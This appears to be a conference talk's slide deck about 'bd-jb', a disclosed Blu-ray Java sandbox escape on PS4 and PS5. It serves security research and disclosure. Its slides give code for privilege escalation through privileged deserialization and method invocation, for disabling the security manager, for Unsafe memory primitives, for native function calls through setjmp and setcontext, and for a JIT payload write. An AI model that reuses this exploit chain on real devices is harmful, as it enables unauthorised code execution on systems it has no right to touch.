# bd-jb: Blu-ray Disc Java Sandbox Escape

by Andy Nguyen (twitter.com/theflow0)

# Content

- Introduction
- Java Security Model
- Java Sandbox Escape
- Native Code Execution
- Arbitrary Code Execution
- Recap
- Demo

# Introduction

# About Me

- Google Information Security Engineer at day
    - Cloud Vulnerability Research
- PlayStation console hacker at night
    - PS Vita: h-encore, Trinity, Adrenaline, GTA SA port
    - PS4: Multiple FreeBSD kernel exploits

# Motivation

- How to get the initial entry point on the PS5?
    - All public userland exploits on PS4 were based on WebKit
    - PS5's AMD CPU supports eXecute-Only-Memory (XOM)
    - WebKit exploit difficult to pull off without knowledge about the executable
- WebKit's sandbox policy became stricter
    - Restricted access to /dev/ files
    - Apparently, some syscalls like ioctl are now blocked
- Exploring new attack vectors: USB, DVD, Blu-ray
    - File systems (direct kernel attack): FAT32, exFAT, UDF
    - However, difficult to exploit – especially blindly
    - Scripting capabilities needed in order to determine addresses, bypass ASLR, etc.
    - Blu-ray discs can run Java code – interesting attack surface!

# Blu-ray Disc Java (bd-j)

- bd-j supported on PS3, PS4, PS5, Xbox One, Xbox Series X, other Blu-ray players
- Used for advanced content such as menus, games, interactive videos, etc.
- Tools publicly available for compiling and signing JAR files
    - Signed JAR files have more permissions, e.g. persistent storage or network access
- More details at http://www.blu-play.com/

# bd-j Attack Surface

JVM

- Search for OpenJDK CVE’s
- Not many Proof-Of-Concepts available

JNI functions

- Search for memory corruption bugs in C++ implementations
- Needs a lot of reverse engineering

Java classes

- Search for Java privilege escalation bugs
- Small attack surface, but obvious what to look for

# Blu-ray Setup

- BD Burner
- BD-RE discs (Note: **NOT** BD-R discs as they are not rewritable)

# Java Security Model

# Java Security Model

- The Java security model is based on controlling the operations that a class can perform when it is loaded into a running environment. For this reason, this model is called code-centric or code-based
- A security policy defines the protection domains of an environment
- A protection domain associates permissions with codesources
- Source

# Access Controller

- The AccessController class is used for access control operations and decisions
- Two main functions:
    - **AccessController.checkPermission**
        - Check that the **intersection of all permissions** of each protection domain on the call stack implies the requested permission
    - **AccessController.doPrivileged**
        - Mark caller as privileged to ignore permission checks before the caller

# Security Manager

- The security manager is a class that allows applications to implement a security policy
- Method **SecurityManager#checkPermission** calls **AccessController.checkPermission** underneath

# Security Check Example

A function from java.lang.System:

```
public static String getProperty(String key) {
    SecurityManager sm = System.getSecurityManager();
    if (sm != null) {
        sm.checkPermission(new SecurityPermission("getProperty."+
                                                  key));
    }
    // ...
}
```

If a privileged class wants this check to always pass, they have to call:

```
AccessController.doPrivileged(
    new PrivilegedAction<>() {
        public String run() {
            return Security.getProperty("package.access");
        }
    }
);
```

# Java Sandbox Escape

# Finding Privilege Escalations

- JVM launched with the following flag:
  -Xbootclasspath:lib/rt.jar:lib/sunrsasign.jar:lib/jsse.jar:lib/jce.jar:bdjstack.jar
- Bootstrap classes have **full permissions**
- **bdjstack.jar** contains many interesting classes
- Search for **AccessController.doPrivileged** in these classes
- Find ways to **create objects** or **invoke methods** in privileged context

# Vulnerability #1

```
// com.sony.gemstack.org.dvb.user.UserPreferenceManagerImpl
public class UserPreferenceManagerImpl
{
    private void initPreferences() {
        try {
            UserPreferenceManagerImpl.preferences =
AccessController.doPrivileged((PrivilegedExceptionAction<String[][]>)new ReadPreferenceAction());
        }
        // …
    }
}
```

# Vulnerability #1

```
    private static class ReadPreferenceAction implements PrivilegedExceptionAction
    {
        public Object run() throws Exception {
            // …
            try {
                objectInputStream = new ObjectInputStream(new BufferedInputStream(new
FileInputStream(RootCertManager.getOriginalPersistentRoot() + "/userprefs")));
                array = (String[][])objectInputStream.readObject();
            }
            // …
            return array;
        }
    }
```

# Exploiting Deserialization


- Serialized file **/OS/HDD/download0/mnt_ada/userprefs** can be overwritten by user
- During deserialization the accessible **default constructor is called for the first class** in the inheritance hierarchy that **does not implement Serializable**
- Since the invocation is in privileged context, **permission checks** in the constructor **can thus be bypassed**

# Exploiting Deserialization

```
public class PayloadClassLoader extends ClassLoader implements Serializable {
  private static final long serialVersionUID = 0x4141414141414141L;

  public static PayloadClassLoader instance;

  private void readObject(ObjectInputStream stream) {
    instance = this;
  }

  public void newPayload() throws Exception {
    // ...
    Permissions permissions = new Permissions();
    permissions.add(new AllPermission());
    ProtectionDomain protectionDomain = new ProtectionDomain(null, permissions);
    Class payloadClass =
        defineClass("Payload", payload, 0, payload.length, protectionDomain);
    payloadClass.newInstance();
  }
}
```

# Exploiting Deserialization

Though, no longer possible since this commit:



**8180024: Improve construction of objects during deserialization**

```
Reviewed-by: rriggs, skoivu, ahgross, rhalade
```

**master**

**jdk-19+21** … jdk-10+29

**dfuch** committed on May 19, 2017

# Vulnerability #2

```
// com.sony.gemstack.org.dvb.io.ixc.IxcProxy
public abstract class IxcProxy
{
    public abstract Object getRemote();

    public abstract void forgetRemote();

    protected Object invokeMethod(Object[] args, String name, String signature) throws Exception {
        try {
            return AccessController.doPrivileged((PrivilegedExceptionAction<Object>)new
PrivilegedInvokeMethod(args, name, signature));
        }
        // …
    }
}
```

# Vulnerability #2

```
    private class PrivilegedInvokeMethod implements PrivilegedExceptionAction
    {
        public Object run() throws Exception {
            // ...
            Object remote = IxcProxy.this.getRemote();
            Method method = IxcProxy.this.locateMethod(remote.getClass(), this.sName, 
this.sMethodSignature);
            // ...
            try {
                // ...
                Object ret = method.invoke(remote, args);
                // ...
            }
            // ...
    }
```

# Privileged Method Invocation

**IxcProxy.this.locateMethod** can only locate methods:

- Which **are public and non-static**
- Whose classes **implement an interface**
- Where the interface’s methods **throw RemoteException**

```java
public interface MyInterface extends Remote {
  public void MyMethod() throws RemoteException;
}

public class MyImplementation implements
MyInterface {
  public void MyMethod() {
    // ...
  }
}
```

# Privileged Method Invocation

- The target method is **public** and **non-static**
- The target method’s class is **inheritable** and **instantiable**

```
public class TargetClass {
  public void TargetMethod() {
    // ...
  }
}

public interface AttackerInterface extends Remote
{
  public void TargetMethod() throws
RemoteException;
}

public class AttackerClass extends TargetClass
implements AttackerInterface {
}
```

# Dumping Files

Can be used to list (using **File** class) and read files (using a different target class) from **/app0/** in order to dump files from PS5

```
public interface FileInterface extends Remote {
  public String[] list() throws RemoteException;
}

public class FileImpl extends File implements
FileInterface {
  public FileImpl(String pathname) {
    super(pathname);
  }
}
```

# Privileged Constructor Invocation

```java
// com.oracle.security.Service
public class Service
{
    public Object newInstance(Object constructorParameter) throws NoSuchAlgorithmException {
        // …
    }
}
```

By chaining this gadget (only available on PS4) with vulnerability #2, constructors can be invoked in privileged context

# Interesting Security Policy

```
// com.sony.bdjstack.security.BdjPolicyImpl
public class BdjPolicyImpl extends Policy
{
    public PermissionCollection getPermissions(final CodeSource codeSource) {
        // ...
        if (codeSource != null) {
            final URL location = codeSource.getLocation();
            if (location.getProtocol().equals("file") &&
location.getFile().startsWith(BdjPolicyImpl.javaHome + "lib" + File.separator + "ext")) {
                final Permissions permissions = new Permissions();
                permissions.add(new AllPermission());
                return permissions;
            }
        }
        // ...
    }
}
```

# Plugging All Together (only on PS4)

Using the privileged constructor invocation, instantiate **URLClassLoader** with a **malicious path** to load classes with **full permissions**:

```
PrivilegedURLClassLoader privilegedUrlClassLoader = new PrivilegedURLClassLoader(new URL[] {new
URL("file:///app0/bdjstack/lib/ext/../../../../disc/BDMV/JAR/00000.jar")});
Class payloadClass = privilegedUrlClassLoader.loadClass("Payload");
payloadClass.newInstance();
```

# Disabling Security Manager

```
public class Payload implements PrivilegedExceptionAction {
  public Payload() throws PrivilegedActionException {
    AccessController.doPrivileged(this);
  }

  public Object run() throws Exception {
    System.setSecurityManager(null);
    return null;
  }
}
```

# Accessing sun.misc.Unsafe

With security manager disabled, access the **sun.misc.Unsafe** class using Reflection:

```
Field theUnsafeField = Unsafe.class.getDeclaredField("theUnsafe");
theUnsafeField.setAccessible(true);
unsafe = (Unsafe) theUnsafeField.get(null);
```

# Native Code Execution

# Native Primitives

From Java, we want to:

- Access native memory
- Find native functions
- Call native functions

# Native Memory Access


- **sun.misc.Unsafe** contains native methods like **getLong, putLong, allocateMemory, freeMemory**
- Construct an **addrof** primitive to return Ordinary Object Pointers (OOP)

```java
public long addrof(Object obj) {
  Long val = new Long(1337);
  long off = unsafe.objectFieldOffset(Long.class.getDeclaredField("value"));
  unsafe.putObject(val, off, obj);
  return unsafe.getLong(val, off);
}
```

# Native Functions

- PS5’s AMD CPU supports eXecute-Only-Memory (XOM) and enables it for all .text segments in both kernel and userland
    - Difficult to identify functions
- **java.lang.ClassLoader$NativeLibrary** contains **native long findEntry(String name)** which calls **sceKernelDlsym** underneath
    - Firmware-agnostic

# Native Function Invocation



```
                public __Ux86_64_setcontext
__Ux86_64_setcontext proc near
                push    rdi
                xor     edx, edx
                lea     rsi, [rdi]
                mov     edi, 3
                mov     rax, 154h
                mov     r10, rcx
                syscall                 ; Low latency system call
                pop     rdi
                cmp     qword ptr [rdi+118h], 20001h
                jnz     short loc_2B41
                cmp     qword ptr [rdi+110h], 10002h
                jnz     short loc_2B41
                fxrstor dword ptr [rdi+120h]

loc_2B41:                               ; CODE XREF: __Ux86_64_setcontext+23↑j
                                        ; __Ux86_64_setcontext+30↑j
                mov     r8, [rdi+68h]
                mov     r9, [rdi+70h]
                mov     rbx, [rdi+80h]
                mov     rbp, [rdi+88h]
                mov     r12, [rdi+0A0h]
                mov     r13, [rdi+0A8h]
                mov     r14, [rdi+0B0h]
                mov     r15, [rdi+0B8h]
                mov     rsi, [rdi+50h]
                mov     rdx, [rdi+58h]
                mov     rax, [rdi+78h]
                mov     rcx, [rdi+60h]
                mov     rsp, [rdi+0F8h]
                mov     rcx, [rdi+0E0h]
                push    rcx
                mov     rcx, [rdi+60h]
                mov     rdi, [rdi+48h]
                retn
__Ux86_64_setcontext endp
```

- **__Ux86_64_setcontext** can call arbitrary functions with arbitrary arguments as it restores **rdi**, **rsi**, **rdx**, **rcx**, **r8** and **r9**
- Use **setjmp** to get all other registers like **rbp** and **rsp**

# Native Function Invocation

In order to invoke this function, find an interesting object to fake/corrupt:

- Whose class contains a **vtable**, i.e. **virtual functions pointers**
- Where the **return value** of the virtual function is **sent back** to Java code

# Native Function Invocation

**private native Object multiNewArray(Class componentType, int[] dimensions);**

```
class ArrayKlass: public Klass {
  // …

 public:
  // …
  // Allocation
  // Sizes points to the first dimension of the array, subsequent dimensions
  // are always in higher memory.  The callers of these set that up.
  virtual oop multi_allocate(int rank, jint* sizes, TRAPS);
  // …
};
```

# Native Function Invocation

- Declare native function in API class, and resolve it:
  - **private native long multiNewArray(long componentType, int[] dimensions);**
- Call **multiNewArray** with a fake object as **componentType**
- After some dereferences, **multi_allocate** will be called with the fake **ArrayKlass** object as first argument
- Set **setjmp** as **multi_allocate** to save all registers (within the fake **ArrayKlass** object), then **__Ux86_64_setcontext** to restore registers and call an arbitrary function with arbitrary arguments
- ROP-less code execution

# Problem On PS4

- On PS4, the native call API **crashes** after a lot of function invocations
- At some point, the stack pointer differs between the two **multi_allocate** calls
- Turns out, **JIT optimization may kick in** in between the two calls
- **Solution**: Use a loop for the two **multi_allocate** calls and train the Java function by calling it 10’000 times with one iteration only

# Native API


```
public long call(long func, long arg0, long arg1, long arg2, long arg3, long arg4, long arg5);
public long dlsym(long handle, String symbol);

long sceKernelSendNotificationRequest =
    api.dlsym(API.LIBKERNEL_MODULE_HANDLE, "sceKernelSendNotificationRequest");

long request = api.malloc(0xc30);
api.memset(request, 0, 0xc30);
api.write32(request + 0x10, -1); // target id
api.strcpy(request + 0x2d, "Hello hardwear.io!"); // message
api.call(sceKernelSendNotificationRequest, 0, request, 0xc30, 0);
```

# Arbitrary Code Execution

# JIT Capabilities

- JIT capabilities are only granted to certain processes
- mmap does not allow pages with PROT_WRITE | PROT_EXEC
- A shared page can be RX in one process and RW in another process
- PS4: JIT functionalities of the JVM runtime are moved to a different process, and they are communicated with using Unix Domain Sockets
- PS5: JVM JIT not supported :-(

# JVM Runtime Split Into Two Processes



Runtime Process

Send compiler request

Receive result

Compiler Process

Maps shared JIT page as **RX**

Maps shared JIT page as **RW**

# Vulnerability #3

```
typedef struct {
  uint8_t cmd; // 0x00
  // ...
  uintptr_t compiler_data; // 0x38
  // ...
} CompilerAgentRequest; // 0x58

CompilerAgentRequest req;
while (CompilerAgent::readn(s, &req, sizeof(req)) > 0) {
  uint8_t ack = 0xAA;
  CompilerAgent::writen(s, &ack, sizeof(ack));
  if (req.compiler_data != 0) {
    memcpy(req.compiler_data + 0x28, &req, sizeof(req));
    // ...
  }
  // ...
}
```

# Arbitrary Code Execution

- JIT pages have same addresses in both processes
- Let compiler process write payload, and execute it in runtime process

```
int payload(void *dlsym) {
  int ret;

  sceKernelDlsym = dlsym;

  ret = resolve_imports();
  if (ret < 0)
    return ret;

  ret = init_log();
  if (ret < 0)
    return ret;

  printf("payload entered\n");

  shutdown_log();

  return 0;
}
```

# Recap


# Recap

1. Escalate privileges
    a. Search for **AccessController.doPrivileged** calls
    b. Trick into loading payload class with all permissions
2. Disable security manager
    a. Set security manager to **null**
3. Install native API
    a. Access native memory using **sun.misc.Unsafe**
    b. Find native functions using **java.lang.ClassLoader$NativeLibrary.findEntry**
    c. Call native functions using **setjmp** and **__Ux86_64_setcontext** via **multi_allocate**
4. Execute arbitrary code (on PS4 only)
    a. Send **malicious requests** to compiler process to write payload

# End Result

- Userland code execution using a Blu-ray Disc
  - 100% reliable
  - Firmware-agnostic
- Works on PS4 (**FW < 9.50**) and PS5 (**FW < 5.00**), and likely also PS3
  - HackerOne report will be made public today

# Chaining With A Kernel Exploit



Settings

- Storage
- Sound
- Screen and Video
- Accessories
- Saved Data and Game/App Settings
- Notifications
- Captures and Broadcasts
- ★Debug Settings

# Demo

Thanks Sony for approving this talk, and thank you for your attention!